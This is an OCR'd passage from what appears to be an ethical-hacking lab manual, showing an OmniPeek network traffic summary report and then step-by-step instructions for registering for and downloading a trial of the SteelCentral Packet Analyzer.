


Figure 2.3.24: OmniPeek Report in PDF format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Scroll down the page in the pdf to view the complete report.



Summary Statistics: Reported 11/21/2019 12:59:49

Name	Bytes	Packets	Pct of Bytes	Pct of Packets
Group: General				
Start Date	11/21/2019	11/21/2019	11/21/2019	11/21/2019
Start Time	11:58:59	11:58:59	11:58:59	11:58:59
Duration	0:51:02	0:51:02	0:51:02	0:51:02
Group: Network				
Total Bytes	64355345	N/A	100.000	N/A
Total Packets	N/A	58341	N/A	100.000
Total Broadcast	6471	50	0.010	0.086
Total Multicast	51945	309	0.081	0.530
Average Utilization (percent)	0.017	0.017	0.017	0.017
Average Utilization (bits/s)	169358	169358	169358	169358
Current Utilization (percent)	0.000	0.000	0.000	0.000
Current Utilization (bits/s)	0	0	0	0
Max Utilization (percent)	7.510	7.510	7.510	7.510
Max Utilization (bits/s)	75097120	75097120	75097120	75097120
Group: Errors				
Total	N/A	0	N/A	0.000
CRC	N/A	0	N/A	0.000
Frame Alignment	N/A	0	N/A	0.000
Runt	N/A	0	N/A	0.000
Oversize	N/A	0	N/A	0.000
Group: Counts				
Physical Addresses	14	14	14	14
IP Addresses	90	90	90	90
IPv6 Addresses	7	7	7	7
Protocols	28	28	28	28
Applications	23	23	23	23
Countries	10	10	10	10
Files	0	0	0	0
Group: Size Distribution				
<= 64	N/A	13952	N/A	23.915
65-127	N/A	1305	N/A	2.237
128-255	N/A	795	N/A	1.363
256-511	N/A	442	N/A	0.758

Figure 2.3.25: Omnipeek Report in PDF format

Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

45. This concludes the demonstration of analyzing a network using the Omnipeek Network Protocol Analyzer.

46. Close all open windows and document all the acquired information.

TASK 4 Analyze a Network using the SteelCentral Packet Analyzer

Here, we will use the SteelCentral Packet Analyzer tool to analyze a network.

Note: Ensure that the **Windows 10** and **Windows Server 2019** virtual machines are running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Download and Install SteelCentral Packet Analyzer

SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. It captures terabytes of packet data traversing the network, reads it, and displays it in a GUI.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and type **https://www.riverbed.com/in/trialdownloads.html** in the address bar; press **Enter**.
2. The **riverbed** website appears, displaying **TRIAL DOWNLOADS**. Scroll down and click on **SteelCentral Packet Analyzer**.




Figure 2.4.1: SteelCentral Packet Analyzer: download

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SteelCentral Packet Analyzer can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads), without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

3. A website appears with a registration form. Fill in your required personal details to create an account and click the **SUBMIT** button.

Note: Here, you must give your work email to create an account.




Figure 2.4.2: SteelCentral Packet Analyzer: registration form

4. The **Please verify your email address** pop-up appears; click **CONFIRM** to submit the entered email address.

Figure 2.4.3: Confirm email address pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A **Thank You** webpage appears with information regarding the trial version.




Figure 2.4.4: riverbed website Thank You webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Open a new tab and log in to the email account you provided during registration. Open the email from **SteelCentral Packet Analyzer Evaluation**, and click the **Software** link to download SteelCentral Packet Analyzer.

Riverbed Support

Dear Riverbed Customer,

Thank you for your SteelCentral Packet Analyzer 30-day evaluation request. Your SteelCentral Packet Analyzer evaluation license is now available for downloading from the following locations:

Software

Documentation

License Key :

FOR A SUCCESSFUL EVALUATION, PLEASE READ THE FOLLOWING BEFORE INSTALLING!

1. Once activated, the SteelCentral Packet Analyzer evaluation will live for 30 days.
2. The SteelCentral Packet Analyzer evaluation license provides a product activation key for two installations.
3. If you uninstall the SteelCentral Packet Analyzer evaluation software, it cannot be reinstalled.
4. The minimum recommended system configuration for SteelCentral Packet Analyzer is a Pentium dual core 2.0 GHz CPU with 2 GB RAM, 300MB free disk space on the hard drive plus additional space for capture files, a minimum of 128MB of video memory, a resolution of 1024 x 768, and Windows XP, Vista, or Windows 7.

A great next step - attended a free webinar: Introduction to the Integrated SteelCentral Network Performance Management Solution Featuring SteelCentral NetShark and SteelCentral Packet Analyzer

